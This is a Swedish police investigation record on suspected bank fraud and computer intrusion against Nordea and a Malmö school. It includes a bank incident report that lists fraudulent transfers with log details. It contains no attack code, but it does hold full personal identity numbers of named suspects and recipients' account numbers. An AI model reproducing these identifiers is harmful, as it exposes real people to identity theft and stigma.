Förundersökningsprotokoll

Åklnr
AM-52124-12

Signerat av
Bengt Rehnberg

Signerat datum
2013-04-15 15:18

Arkiv/Åkl. ex

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Handläggare (Protokollförare)
Inspektör Bengt Rehnberg

Datum
2013-03-28

Bitr. handläggare
Inspektör Ulf Malm

Undersökningsledare
Kammaråklagare Henrik Olin

Polisens diarienummer
0201-K292108-12

Förtursmål	Beslag	Målsägande vill bli underrättad om tidpunkt för huvudförhandlingen
Nej		Nej
Ersättningsyrkanden		Tolk krävs

Misstänkt (Efternamn och förnamn)
Svartholm Warg, Per Gottfrid

Personnummer
19841017-0537

Brott
Grovt bedrägeri samt försök till grovt bedrägeri, Dataintrång

Underrättelse om utredning enligt RB 23:18 Underrättelsesätt, misstänkt	Underrättelse utsänd	Yttrande senast	Underrättelse slutförd
kopia av samtliga handlingar skickade till vistelseadressen.	2013-03-28	2013-04-12	2013-04-12
Försvarare Ola Salomonsson, förordnad 2012-09-11	2013-03-28	2013-04-12	2013-04-12

Underrättelsesätt, försvarare	Resultat av underrättelse mt	Resultat av underrättelse försv
kopia av samtliga handlingar överlämnade till Salomonsson.	Ej avhörts	Ej avhörts

Misstänkt (Efternamn och förnamn)
Bashe Said, Abdul-rahim

Personnummer
19940410-2692

Brott
Bedrägeri (övrigt bedrägeri) Försöksbrott

Underrättelse om utredning enligt RB 23:18 Underrättelsesätt, misstänkt	Underrättelse utsänd	Yttrande senast	Underrättelse slutförd
kopia av samtliga handlingar till bostadsadressen	2013-03-28	2013-04-12	2013-04-12
Försvarare Begärd, godtar den rätten förordnar			

Underrättelsesätt, försvarare	Resultat av underrättelse mt	Resultat av underrättelse försv
	Ej avhörts	

Misstänkt (Efternamn och förnamn)
Sedira, Seifaddin

Personnummer
19931222-7979

Brott
Bedrägeri (övrigt bedrägeri) Försöksbrott

Underrättelse om utredning enligt RB 23:18 Underrättelsesätt, misstänkt	Underrättelse utsänd	Yttrande senast	Underrättelse slutförd
kopia av samtliga handlingar skickade till bostadsadressen	2013-03-28	2013-04-12	2013-04-10
Försvarare Begärd, godtar den rätten förordnar			

Underrättelsesätt, försvarare	Resultat av underrättelse mt	Resultat av underrättelse försv
	Ej avhörts	

Misstänkt (Efternamn och förnamn)
Mohamed Haji Elmi, Ahmed

Personnummer
19900425-3994

Brott
Grovt bedrägeri samt försök till grovt bedrägeri

Underrättelse om utredning enligt RB 23:18 Underrättelsesätt, misstänkt	Underrättelse utsänd	Yttrande senast	Underrättelse slutförd

Försvarare			
Underrättelsesätt, försvarare	Resultat av underrättelse mt	Resultat av underrättelse försv	

Utredningsuppgifter/Redovisningshandlingar

Diarienr | Uppgiftstyp | Sida

Anmälan

PM och tekniska uppgifter

Nordeas incidentrapport

IP-adresser intrång Nordea

PM bankkontakter

Tidiga PM inför häktning

IP-adressen 213.212.51.244 och Malmö Borgarskola

Uppgifter från Swedbank

Brottsanmälan

Signerad av

Signerad datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Anmält datum	Registreringsdatum	Överförd från RAR
2012-10-01	2012-10-01	2012-10-03

Brottsplats
STOCKHOLM
STOCKHOLM

Områdeskod
9500

Brottstid
- Torsdag 2012-08-30

Brottsbeskrivning	Brottskod	Antal
Bedrägeri (övrigt bedrägeri) Försöksbrott	0906	2
Dataintrång	0415	8
Grovt bedrägeri samt försök till grovt bedrägeri	0906	8

Involverade personer	Roll
Bashe Said, Abdul-rahim	Misstänkt
Mohamed Haji Elmi, Ahmed	Misstänkt
Sedira, Seifaddin	Misstänkt
Svartholm Warg, Per Gottfrid	Misstänkt

Involverad personal	Funktion
Larsson Morgan	FU-ledare (RAR)
Rehnberg Bengt	Handläggare (RAR)
Rehnberg Bengt	Uppgiftslämnare
Rehnberg Bengt	Anmälningsupptagare

Fritext grundanmälan

Under pågående utredning i ärende k81864-12 har framkommit misstanke om brottet grovt bedrägeri.

A N M Ä L A N

ARKIVEXEMPLAR
2012-10-03 07.20

Polismyndigheten i
Stockholms län

0201-K292108-12
Sida: 1

Anm.upptagande p-mynd: STOCKHOLMS LÄN Dnr: 0201-K292108-12
Enhet: LU/SF Myndighetskod: 0201 Dnr annan p-mynd:
Anmälningsdatum: 2012-10-01 kl: 08.39 Anmälningssätt: Polisman i tjänst
Upptagen av: Pinsp Bengt Rehnberg
Inskriven av: Pinsp Bengt Rehnberg
Inskriven: 2012-10-01 kl: 08.39 Handl. p-mynd: STOCKHOLMS LÄN
Enhet: LU/SF

BROTTSPLATS Områdeskod: 9500

STOCKHOLM, STOCKHOLM

BROTTSTID

t.o.m Torsdag 2012-08-30

BROTT/HÄNDELSE 1.40

	Brottskod	Ant
Grovt bedrägeri	0906	1

SAMMANDRAG

MÅLSÄGANDE:

MISSTÄNKT:
SVARTHOLM WARG, GOTTFRID

ANMÄLARE:

ÖVRIGT:
Fritext

VITTNE:

BILAGOR:

FRITEXT

Under pågående utredning i ärende k81864-12 har framkommit misstanke om brottet grovt bedrägeri.

Förmögenhetsgrupp
Box
106 75 STOCKHOLM
Tfn: 114 14
E-post:

Besöksadress: Kungsholmsgatan 37

Handläggande enhet: Förmögenhetsgrupp
Handläggare: Pinsp Bengt Rehnberg

SKÄLIGEN MISSTÄNKT

SVARTHOLM WARG, PER GOTTFRID, 841017-0537 Kön: M
Medborgarskap:
Tfn.bostad: Tfn.arbete:
Tfn.mobil:
E-post:
Tilltalsnamn: GOTTFRID
Arbetsplats:
Övriga anteckningar:

Beslut
Datum: 2012-10-01 Tid: 08.00
Namn: Bengt Rehnberg Titel: Krinsp

BESLUT OM FÖRUNDERSÖKNING
Datum: 2012-10-01 08.00 Beslut av: Inspektör Morgan Larsson
Förundersökning inleds

Förmögenhetsgrupp Besöksadress: Kungsholmsgatan 37
Box
106 75 STOCKHOLM Handläggande enhet: Förmögenhetsgrupp
Tfn: 114 14 Handläggare: Pinsp Bengt Rehnberg
E-post:

A N M Ä L A N

ARKIVEXEMPLAR
2013-02-20 16.11
0201-K50441-13
Sida: 1

Polismyndigheten i
Stockholms län

Anm.upptagande p-mynd: STOCKHOLMS LÄN **Dnr:** 0201-K50441-13
Enhet: LU/SF **Myndighetskod:** 0201 **Dnr annan p-mynd:**
Anmälningsdatum: 2013-02-20 **kl:** 12.51 **Anmälningssätt:** Polisman i tjänst
Upptagen av: Pinsp Bengt Rehnberg
Inskriven av: Pinsp Bengt Rehnberg
Inskriven: 2013-02-20 **kl:** 12.51 **Handl. p-mynd:** STOCKHOLMS LÄN
Enhet: LU/SF

SAMMANDRAG

MÅLSÄGANDE:
MALMÖ KOMMUN

MISSTÄNKT:
SVARTHOLM WARG, GOTTFRID

ANMÄLARE:

ÖVRIGT:
Fritext

VITTNE:

UTPEKAD JURIDISK PERSON:

BILAGOR:
Pm, minnesanteckningar ang. attacken mot Malmö Borgarskola

BROTT/HÄNDELSE 1.40

Brottskod
0415
Omrkod: 9500

Dataintrång
MALMÖ BORGARSKOLA, REGEMENTSGATAN 36, MALMÖ
Onsdag 2012-06-06 **t.o.m.** Onsdag 2012-08-01
MALMÖ KOMMUN **Målsägande juridisk**

FRITEXT

Se PM upprättat av säkerhetspolisens informationssäkerhetsenhet 2013-01-14. Dataintrången mot Malmö Borgarskola är ett led i bedrägeriattackerna mot Nordea Bank, se anmälan k292108-12.

Gottfrid Svartholm Warg är misstänkt för dataintrången mot Malmö Borgarskola då man anträffat filer i det beslagtagna materialet från Svartholm Warg som visar att han kunnat skapa sig access till servern.

Förmögenhetsgrupp
Box
106 75 STOCKHOLM
Tfn: 114 14
E-post:

Besöksadress: Kungsholmsgatan 37

Handläggande enhet: Förmögenhetsgrupp
Handläggare: Pinsp Bengt Rehnberg

A N M Ä L A N

ARKIVEXEMPLAR
2013-02-20 16.11
0201-K50441-13
Sida: 2

Polismyndigheten i
Stockholms län

MÅLSÄGANDE JURIDISK PERSON

Sekretess PU: N

MALMÖ KOMMUN
205 80 MALMÖ, SVERIGE
Utl. jur. person: N
Säte: MALMÖ, SKÅNE LÄN
Telefon: 040341000
Orgnr/pnr: 212000-1124
Vatnummer:
E-post: info@malmo.se
Försäkringsbolag:
Utländsk postadr:
Arbetsställe:
Övriga anteckningar:

MISSTÄNKT
Senaste kontroll mot FB: 2013-02-20 **Sekretess PU: N**

SVARTHOLM WARG, PER GOTTFRID, 841017-0537 Kön: M
SVERIGE
Tfn.bostad:
Tfn.arbete:
Tfn.mobil:
E-post:
Tolkbehov: Nej
Tilltalsnamn: GOTTFRID
Arbetsplats:
Medborgarskap i: SVERIGE
Födelseland: SVERIGE
Hemvistland:
Utländsk postadr:
Postadress land: GUINEA
Övriga anteckningar:

BESLUT OM FÖRUNDERSÖKNING
Datum: 2013-02-20 **Beslut av:** Inspektör Morgan Larsson
Förundersökning inleds
Det finns anledning att anta att brott som hör under allmänt åtal har förövats.

---------- S L U T ----------

Förmögenhetsgrupp
Box
106 75 STOCKHOLM
Tfn: 114 14
E-post:

Besöksadress: Kungsholmsgatan 37

Handläggande enhet: Förmögenhetsgrupp
Handläggare: Pinsp Bengt Rehnberg

Polismyndigheten i
Stockholms län

HANDLING MED INFORMATION
OCH UNDERRÄTTELSER M.M.
TILL MÅLSÄGANDE

ARKIVEXEMPLAR
2013-02-20 16.11
0201-K50441-13
Sida: 1

Handläggande enhet: LU/SF
Handläggare: Pinsp Bengt Rehnberg

Målsägande: MALMÖ KOMMUN

INFORMATION OCH UNDERRÄTTELSE
Datum: 2013-02-20 13.26 **Lämnad av:** Bengt Rehnberg

Målsägande är tillfrågad och vill bli underrättad om beslut enligt 13b § förundersökningskungörelsen (1947:948) FUK:
Om förundersökning inte skall inledas.
Om en inledd förundersökning skall läggas ned.
Om åtal ej skall väckas.
Tidpunkt för huvudförhandling i målet.
Dom i målet.

Kontakt önskas INTE med brottsofferstödjande verksamhet/organisation

---

Förmögenhetsgrupp
Box
106 75 STOCKHOLM
Tfn: 114 14
E-post:

Besöksadress: Kungsholmsgatan 37

Handläggande enhet: Förmögenhetsgrupp
Handläggare: Pinsp Bengt Rehnberg

BILAGA - MISSTÄNKT

2013-02-20 16.11
Polismyndigheten i
Stockholms län
0201-K50441-13
Sida: 1

MISSTÄNKT
Senaste kontroll mot FB: 2013-02-20 **Sekretess PU:** N

SVARTHOLM WARG, PER GOTTFRID, 841017-0537, Kön: Man
SVERIGE
Tilltalsnamn: GOTTFRID
Tfn.bostad:
Tfn.arbete:
Tfn.mobil:
E-post:
Tolkbehov: Nej
ID styrkt: JA **På vilket sätt:** Känd av B. Rehnberg
Medborgarskap i: SVERIGE
Födelseförsamling: MATTEUS
Födelselän: STOCKHOLMS LÄN
Födelseland: SVERIGE
Hemvistland:
Postadress land: GUINEA

MISSTANKEUPPGIFT SKÄLIGEN MISSTÄNKT
SVARTHOLM WARG, PER GOTTFRID, 841017-0537, Kön: Man

BrottsMisstankeNr: POR02-BM2013-339749-7P
Brott: 0415 Dataintrång

Brottsplats för misstanken:
MALMÖ BORGARSKOLA, REGEMENTSGATAN 36, MALMÖ, SVERIGE

Tidpunkt för misstanken:
Onsdag 2012-06-06 **t.o.m.** Onsdag 2012-08-01

Beslut
Datum: 2013-02-20 **Tid:**
Namn: Morgan Larsson **Titel:** Inspektör

Förmögenhetsgrupp **Besöksadress:** Kungsholmsgatan 37
Box
106 75 STOCKHOLM **Handläggande enhet:** Förmögenhetsgrupp
Tfn: 114 14 **Handläggare:** Pinsp Bengt Rehnberg
E-post:

Nordea

10 January 2013 Datum
1 (14) Sida
Referens: 201207241319

Dokumentets title Nordea Incident Rapport
Version 1.00
Författare NITSIRT

Ämne
Avdelning IT Operational Security
Project

10 January 2013 Datum
1 (14) Page

201207241319 Referens

Nordea

1 Sekretess

Innehållet i denna rapport är klassificerad som strikt konfidentiell, och får inte spridas till andra parter än de som denna rapport avsiktligen är distribuerad till. Vem som skall ha tillgång till denna rapport beslutas av Nordea IT Security Incident Response Team.

2 Sammanfattning

Såsom framgår av denna rapport, och av tillgänglig kompletterade dokumentation, kan Nordea påvisa att dataintrång, bedrägeri och försök till bedrägeri har gjorts gentemot Nordea.

Det kan påvisas att dataintrång har skett vid upprepade tillfällen åtminstone mellan 25 april och 15 augusti 2012. Då det inte kan uteslutas att tidigare intrång förekommit, pågår vid denna rapports författande fortfarande undersökning för tiden före 1 februari 2012..

Bedrägerier och bedrägeriförsök har gjorts den 22, 23 och 24 juli samt 1 augusti, vid sammanlagt åtta tillfällen. En detaljerad beskrivning av respektive bedrägerier och bedrägeriförsök finns under stycke 4 nedan.

Dataintrånget möjliggjordes genom att det attackerade systemet, vid tidpunkten för intrånget, hade sårbarheter i programvara som ännu inte var kända. Dessa sårbarheter utnyttjades av förövaren/na för att bereda sig åtkomst till systemet.

3 Dataintrång och datastöld

Under utredning av denna IT-incident rörande dataintrång, data-stöld, bedrägeri och försök till bedrägeri, har Nordea samlat materiel som påvisar att kunddatabas inklusive användaruppgifter och lösenord har tillgripits av förövarna. Detta har kunnat styrkas genom att detta material återfanns på den dator som togs i beslag av polisen och som tillhör den misstänkte förövaren

Den tillgripna datan användes i sin tur för att möjliggöra åtkomst till det system som hanterar behörigheter. Förövaren kunde där lägga upp användare med behörigheter att utföra de bedrägliga transaktionerna. Lösenorden var vid tillgreppet krypterade, men krypteringsmetoden som använts har gjort att krypteringen kunnat knäckas och lösenorden kunnat visas i klartext.

Med ledning av den information som tillhandhållits av Svensk Polis, med vilken Nordea har haft ett utmärkt samarbete under utredningens gång, tror Nordea att det attackerade systemet och all dess data har tillgripits för att analyseras i syfte att göra ytterligare attacker.

Nordea ser mycket allvarligt på såväl intrånget och data-stölden

4 Bedrägerier och bedrägeriförsök

Nedan beskrivs i detalj de bedrägerier och försök till bedrägeri som gjort gentemot Nordea och deras kunder. Tabellen beskriver tekniska detaljer och tidpunkter för uppkoppling mot Nordea system, antal transaktioner som gjorts (inkluderande men inte uteslutande penningtransaktioner) och annan information tillhörande respektive be-

drägeri eller bedrägeriförsök. Informationen har inhämtats genom att sammanställa information från olika loggar. Dessa loggar finns tillgänglig i det fall denna information skulle behöva styrkas, men Nordea har valt att i detta skede inte bifoga denna dokumentation.

.

4.1 Attack 1

Nummer	**Bedrägeri #1**
Brandvägg, datum	2012-07-22
Brandvägg, tidpunkt	23:33:56
Brandvägg, händelse	Tillåt
Brandvägg, service	60060
Brandvägg, port	3806
Branvägg, källa	78.39.160.3
Brandvägg, destination	62.13.0.7
Brandvägg, protokoll	TCP
CICS Avtal/Användare	P1424246
CICS Startdatum	2012-07-22
CICS starttid	23:34:03
CICS IP-adress	78.39.160.3
CICS antal transaktioner	456
CICS värdmaskin	UNAX2700
Datum för bedrägeri	2012-07-23
Tidpunkt för bedrägeri	02:13
Belopp	24.200 DKK (ca 27.700 SEK)
Utsatt kund	BUPL
Mottagare	Mohamed Haji Elmi, A
Mottagande bank	Nordea SE
Land	Sweden
Status för bedrägeriet	Återbetalning misslyckades

1. Den 22 juli 2012, kl 23:33:56 CET skapade förövaren en nätverksförbindelse till Nordeas data-system.

2. Den 22 juli 2012, kl 23:34:03 CET loggade förövaren på sig mot kundens konto med användare P1424246 och utförde 456 olika transaktioner agerande som kund i Nordeas system.

3. Den 23 juli 2012, kl 02:13 c:a CET gjorde förövaren en överföring på 24.200 Danska kronor från "ett annat konto" i Nordea Danmark (se kapitel "Dataintrång och datastöld" för förklaring) till ett konto i Nordea Sverige tillhörande Mohamed Haji Elmi, A.

4. Den 24 Juli Informerade kunden Nordea om att man hitta transaktioner på sitt konto som man misstänke gjorts av någon som inte var behörig. Nordea försökte stoppa möjligheten att ta ut dessa pengar, men lyckades inte med detta. A. Mohamed Haji Elmi tog utdessa pengar via fyra uttag under perioden 2012-07-24 till 2012-08-20 enligt nedanstående specifikation.

Datum	Tid	Transtyp	Belopp	Referens	Saldo
2012-07-24		Utlands-insättning	27 283,80	072303954031621/379	27 283,80
2012-07-24		Aviavgift	- 60,00	072303954031621/650	27 223,80
2012-07-24		Uttag	- 7 500,00	072404077040085/501	19 723,80
2012-07-24		Uttag	- 3 195,00	072404077020101/501	16 528,80
2012-07-24		Avgift	- 80,00	072404077020099/789	16 448,80
2012-08-17		Uttag	- 15 000,00	081704077010076/501	1 448,00
2012-08-20		Uttag	-1 400,00	082004077010098/501	48,80

4.2 Attack 2

Nummer	**Bedrägeriförsök#2**
Brandvägg, datum	2012-07-23
Brandvägg, tidpunkt	21:01:58
Brandvägg, händelse	Tillåt
Brandvägg, service	60060
Brandvägg, port	1185
Branvägg, källa	78.39.160.3
Brandvägg, destination	62.13.0.7
Brandvägg, protokoll	TCP
CICS Avtal/Användare	P1424246
CICS Startdatum	2012-07-23
CICS starttid	21:02:18
CICS IP-adress	78.39.160.3
CICS antal transaktioner	59
CICS värdmaskin	UNAX6388
Datum för bedrägeri	2012-07-23
Tidpunkt för bedrägeri	21:13
Belopp	30.300 DKK
Utsatt kund	Odense Kommune
Mottagare	Mohamed Haji Elmi, A
Mottagande bank	Nordea SE
Land	Sweden
Status för bedrägeriet	Stoppad överföring

1. Den 23 juli 2012, kl 21:01:58 CET skapade förövaren en nätverksförbindelse till Nordeas data-system

2. Den 23 juli 2012, kl 21:02:18 CET loggade förövaren på sig mot kundens konto med användare P1424246 och utförde 59 olika transaktioner agerande som kund i Nordeas system.

3. Den 23 juli 2012, kl 02:13 c:a CET gjorde förövaren en överföring på 30.300 Danska kronor från kundens konto i Nordea Danmark till ett konto i Nordea Sverige tillhörande Mohamed Haji Elmi, A

4. Den 24 Juli. Nordea Sverige stoppade transaktion utan innan pengarna hamnade på mottagarkontot och återbetalade beloppet till kundens konto

4.3 Attack 3

Nummer	**Bedrägeriförsök#3**
Brandvägg, datum	2012-07-23
Brandvägg, tidpunkt	21:01:58
Brandvägg, händelse	Accept
Brandvägg, service	60060
Brandvägg, port	1185
Branvägg, källa	78.39.160.3
Brandvägg, destination	62.13.0.7
Brandvägg, protokoll	TCP
CICS Avtal/Användare	P1424246
CICS Startdatum	2012-07-23
CICS starttid	21:02:18
CICS IP-adress	78.39.160.3
CICS antal transaktioner	59
CICS värdmaskin	UNAX6388
Datum för bedrägeri	2012-07-23
Tidpunkt för bedrägeri	21:19
Belopp	2.300 DKK
Utsatt kund	Odense Kommune
Mottagare	Mohamed Haji Elmi, A
Mottagande bank	Nordea SE
Land	Sweden
Status för bedrägeriet	Stoppad överföring

1. Den 23 juli 2012, kl 21:01:58 CET skapade förövaren en nätverksförbindelse till Nordeas data-system

2. Den 23 juli 2012, kl 21:02:18 CET loggade förövaren på sig mot kundens konto med användare P1424246 och utförde 59 olika transaktioner agerande som kund i Nordeas system.

3. Den 23 juli 2012, kl 02:13 c:a CET gjorde förövaren en överföring på 30.300 Danska kronor från kundens konto i Nordea Danmark till ett konto i Nordea Sverige tillhörande Mohamed Haji Elmi, A

4. Den 24 Juli. Nordea Sverige stoppade transaktion utan innan pengarna hamnade på mottagarkontot och återbetalade beloppet till kundens konto

4.4 Attack 4

Nummer	**Bedrägeriförsök#4**
Brandvägg, datum	24.07.2012
Brandvägg, tidpunkt	01:23:49
Brandvägg, händelse	Accept
Brandvägg, service	60060
Brandvägg, port	1189
Branvägg, källa	78.39.160.3
Brandvägg, destination	62.13.0.7
Brandvägg, protokoll	TCP
CICS Avtal/Användare	P1424246
CICS Startdatum	24.07.2012
CICS starttid	01:24:05
CICS IP-adress	78.39.160.3
CICS antal transaktioner	20
CICS värdmaskin	UNAX6587
Datum för bedrägeri	24.07.2012
Tidpunkt för bedrägeri	01:56
Belopp	3.900 EUR
Utsatt kund	Odense Kommune
Mottagare	Earthport Plc
Mottagande bank	Barclays
Land	United Kingdom
Status för bedrägeriet	Återkallat

1. Den 23 juli 2012, kl. 01:23:49 skapade förövaren en nätverksförbindelse till Nordeas datasystem

2. Den 23 juli 2012, kl. 01:24:05 CET loggade förövaren på sig mot kundens konto med användare P1424246 och utförde 20 olika transaktioner agerande som kund i Nordeas system.

3. Den 24 juli 2012, kl 01:56 c:a CET gjorde förövaren en överföring på 3.900 Euro från kundens konto i Nordea Danmark till ett konto i Barclays Bank tillhörande Earthtport Plc

4. On and after July 24th 2012 lyckades Nordea Danmark via den mottagande banken få beloppet återbetalt. En kursförlust uppstad på c:a 1.600 SEK.

4.5 Attack 5

Nummer	**Bedrägeriförsök #5**
Brandvägg, datum	01.08.2012
Brandvägg, tidpunkt	13:02:40
Brandvägg, händelse	Accept
Brandvägg, service	60060
Brandvägg, port	50567
Branvägg, källa	213.212.51.244
Brandvägg, destination	62.13.0.7
Brandvägg, protokoll	TCP
CICS Avtal/Användare	P1134396
CICS Startdatum	01.08.2012
CICS starttid	13:02:48
CICS IP-adress	213.212.51.244
CICS antal transaktioner	600
CICS värdmaskin	UNAX4900
Datum för bedrägeri	01.08.2012
Tidpunkt för bedrägeri	13:27
Belopp	420.000 EUR
Utsatt kund	Nets Card processing
Mottagare	SSE System Services Establishment
Mottagande bank	UBS
Land	Switzerland
Status för bedrägeriet	Återkallad

1. Den 1 augusti 2012, kl. 13:02:40 skapade förövaren en nätverksförbindelse till Nordeas data-system

2. Den 1 augusti 2012, kl. 13:02:48 CET loggade förövaren på sig mot kundens konto med användare P1424246 och utförde 600 olika transaktioner agerande som kund i Nordeas system.

3. Den 1 augusti 2012, kl 13:27 c:a CET gjorde förövaren en överföring på 420.000 Euro från kundens konto i Nordea Danmark till ett konto i Union Bank of Switzerland tillhörande SSE System Services Establishment

4. Nordea övervakade nu samtligt utlandbetalningar, och samma dag aviserade Nordea Danmark att den överföring som var på väg härrörde sig från bedräglig transaktion. Man begärde att överförings skulle stoppas och återföras till Nordea, vilket också skedde.

4.6 Attack 6

Nummer	**Bedrägeriförsök #6**
Brandvägg, datum	01.08.2012
Brandvägg, tidpunkt	13:02:40
Brandvägg, händelse	Accept
Brandvägg, service	60060
Brandvägg, port	50567
Branvägg, källa	213.212.51.244
Brandvägg, destination	62.13.0.7
Brandvägg, protokoll	TCP
CICS Avtal/Användare	P1134396
CICS Startdatum	01.08.2012
CICS starttid	13:02:48
CICS IP-adress	213.212.51.244
CICS antal transaktioner	600
CICS värdmaskin	UNAX4900
Datum för bedrägeri	01.08.2012
Tidpunkt för bedrägeri	13:36
Belopp	88.140 DKK
Utsatt kund	Nets Card processing
Mottagare	Abdul-Rahim Bashe Said
Mottagande bank	Swedbank AB
Land	Sweden
Status för bedrägeriet	Återkallad

1. Den 1 augusti 2012, kl. 13:02:40 skapade förövaren en nätverksförbindelse till Nordeas data-system (samma förbindelse som i bedrägeriförsök 5)

2. Den 1 augusti 2012, kl. 13:02:48 CET loggade förövaren på sig mot kundens konto med användare P1424246 och utförde 600 olika transaktioner agerande som kund i Nordeas system. (samma inloggning som i bedrägeriförsök 5)

3. Den 1 augusti 2012, kl 13:36 c:a CET gjorde förövaren en överföring på 88.140 Danska kronor från kundens konto i Nordea Danmark till ett konto i Swedbank tillhörande en Abdul-Rahim Bashe Said.

4. Beloppet återbetalades av Swedbank på begäran av Nordea Danmark

4.7 Attack 7

Nummer	**Bedrägeriförsök #7**
Brandvägg, datum	01.08.2012
Brandvägg, tidpunkt	13:28:08
Brandvägg, händelse	Accept
Brandvägg, service	60060
Brandvägg, port	51115
Branvägg, källa	213.212.51.244
Brandvägg, destination	62.13.0.7
Brandvägg, protokoll	TCP
CICS Avtal/Användare	P1134396
CICS Startdatum	01.08.2012
CICS starttid	13:02:48
CICS IP-adress	213.212.51.244
CICS antal transaktioner	600
CICS värdmaskin	UNAX4900
Datum för bedrägeri	01.08.2012
Tidpunkt för bedrägeri	14:02
Belopp	99.808 DKK
Utsatt kund	Nets Card processing
Mottagare	Seifaddin Sedira
Mottagande bank	SEB
Land	Sweden
Status för bedrägeriet	Återkallad

1. Den 1 augusti 2012, kl. 13:02:40 skapade förövaren en nätverksförbindelse till Nordeas data-system (samma förbindelse som i bedrägeriförsök 5)

2. Den 1 augusti 2012, kl. 13:02:48 CET loggade förövaren på sig mot kundens konto med användare P1424246 och utförde 600 olika transaktioner agerande som kund i Nordeas system. (samma inloggning som i bedrägeriförsök 5)

3. Den 1 augusti 2012, kl 14:02 c:a CET gjorde förövaren en överföring på 99.808 Danska kronor från kundens konto i Nordea Danmark till ett konto i SEB tillhörande en Seiffaddin Sedira.

4. Beloppet återbetalades av SEB på begäran av Nordea Danmark

4.8 Attack 8

Nummer	Bedrägeriförsök #8
Brandvägg, datum	01.08.2012
Brandvägg, tidpunkt	13:28:08
Brandvägg, händelse	Accept
Brandvägg, service	60060
Brandvägg, port	51115
Branvägg, källa	213.212.51.244
Brandvägg, destination	62.13.0.7
Brandvägg, protokoll	TCP
CICS Avtal/Användare	P1134396
CICS Startdatum	01.08.2012
CICS starttid	13:02:48
CICS IP-adress	213.212.51.244
CICS antal transaktioner	600
CICS värdmaskin	UNAX4900
Datum för bedrägeri	01.08.2012
Tidpunkt för bedrägeri	14:57
Belopp	230.000 EUR
Utsatt kund	Nets Card processing
Mottagare	Clevellina Ltd
Mottagande bank	Hellenic Bank Public Company Ltd
Land	Cyprus
Status för bedrägeriet	Återkallad

1. Den 1 augusti 2012, kl. 13:02:40 skapade förövaren en nätverksförbindelse till Nordeas datasystem (samma förbindelse som i bedrägeriförsök 5)

2. Den 1 augusti 2012, kl. 13:02:48 CET loggade förövaren på sig mot kundens konto med användare P1424246 och utförde 600 olika transaktioner agerande som kund i Nordeas system. (samma inloggning som i bedrägeriförsök 5)

3. Den 1 augusti 2012, kl 14:02 c:a CET gjorde förövaren en överföring på 230.000 Euro från kundens konto i Nordea Danmark till ett konto i Hellenic Bank Public Company Ltd tillhörande Clevellina Ltd.

4. Beloppet återbetalades av Hellenic Bank Public Company Ltd på begäran av Nordea Danmark

5 Tekniska detaljer

Brandvägg: En dedikerad dator eller en programvara som kan installeras i en generell dator i syfte att avvärja dataintrång på nätverksanslutna datorer

CICS: Customer Information Control System är en transaktions-server som i huvudsak körs på IBM stordator under operativsystemet z/OS

CET **C**entral **E**uropean **T**ime zon (Paris, Rom, Stockholm, Köpenhamn)

TCP Transmission Control P**rotocol**

Begreppen för CICS:

- Avtal/användare: Det konto med vilket användaren loggar in
- Startdatum: Det datum då inloggning skedde
- Starttid: Den tidpunkt då inloggning
- IP-address: Den internet-adress (dator) från vilken inloggning skedde
- Antal transaktioner: Antalet händelser efter påloggning. Ungefär det antal klick den påloggade gjort inuti systemet
- Värdmaskin: Unik identifierare för den CICS instans som hanterade inloggningen

Begrepp för brandvägg:

- Datum/Tidpunkt: Datum och tid för när nätverksförbindelsen hanterades i Nordeas brandvägg
- Händelse: Hur brandväggen hanterade begäran om nätverkskoppling
- Service: Vilken brandväggsport uppkoppling skedde igenom
- Port: Den port som användes på källdatorn, d.v.s. på angriparens dator
- Källa: IP- addressen från vilket angreppet kom
- Destination: Nordeas IP-adress för tjänsten UniTel
- Protokoll: Den typ av kommunikation som användes vid kommunikatione mellan ”källa” och ”destination”:

Begrepp för transaktioner (bedrägeri):

- Datum för bedrägeri: Det datum transaktionen begärdea

- Tidpunkt för bedrägeri: Den tidpunkt transaktionen begärdes
- Belopp: Transaktionsbelopp och valuta
- Utsatt kund: Den kund som utsattes för bedrägeriet/bedrägeriförsöket
- Mottagare: Namnet på innehavaren av mottagarkontot.
- Mottagande bank: Den bank hos vilket mottagarkontot finns
- Land: Det land i vilket mottagande bank finns.
- Status: Hur pengarna återfördes till Nordea och resultatet av agerandet
    - Återkallad: En överenskommelse på goodwill basis mellan banker att föra tillbaka avseende från transaktions som härrör från, eller kan misstänkas härröra från, bedrägerier eller syfta till penningtvätt.
      I detta fall har en avdelning inom Nordea, International Customer Support, skickat en meddelande i Swift systemet (Internationell system för utlandsbetalningar) och begärt att pengarna skall återföras till Nordea
    - Stoppad överföring: Liknar återbetalningen, men i detta fall stoppas betalning innan pengarna sätts in på mottagarkontot. Avsändande bank meddelar då mottagande bank att de pengar som är ”på väg” härrör från, eller kan misstänkas härröra från, bedrägerier eller syfta till penningtvätt. Detta görs när pengarna nått mottagande bank men ännu inte tillgodogjorts mottagarkontot.

Nordea 2013-02-14

Rolf Larsson / Rasmus Tegtmeyer

Betalningsöversikt

Växelkurs 2012-08-01 | 1 EUR | **8,31** 100 DKK | 112,74

Transaktionsdag	Betlning registrerad	Transbelopp	Motsv. SEK	Kontohavare	Kontonr.	Mottagare	Mottagarkonto	Mottagande bank	Land	Status	Förlust
2012-08-01	2012-08-01-13.27	EUR 420 000	SEK 3 490 200	Nets Cards Processing	88479274011	SEE System Services Establishment	CH2300254254111135201G	UBS	SWITZERLAND	Återkallad av ICS	Nej
2012-08-01	2012-08-01-13.36	DKK 88 140	SEK 99 369	Nets Cards Processing	8479274011	Abdul-Rahim Bashe Said	SE2180000821499230996986	Swedbank AB	SWEDEN	Återkallad av ICS. **Förlust p.g.a. förändringar i växelkursen**	1146,73
2012-08-01	2012-08-01-14.02	DKK 99 808	SEK 112 524	Nets Cards Processing	8479274011	Seifaddin Sedira	SE6750000000055010264641	SEB	SWEDEN	Återkallat via ICS	No
2012-08-01	2012-08-01-14.57	EUR 230 000	SEK 1 911 300	Nets Cards Processing	8479274011	Clevellina Ltd	CY86005002400002400754947701	Hellenic Bank Public Company Ltd	CYPRUS	Återkallat via ICS	No
2012-07-24	2012-07-24-01.56	EUR 3 900	SEK 32 409	Odense Kommune		Earthport Plc		Barclays	UK	Återkallad av ICS. **Förlust p.g.a. förändringar i växelkursen**	1856,35
2012-07-24	2012-07-23-21.19	DKK 30 300	SEK 34 160	Odense Kommune		Mohamed Haji Elmi, A		Nordea SE	SWEDEN	Stoppad av Nordea	No
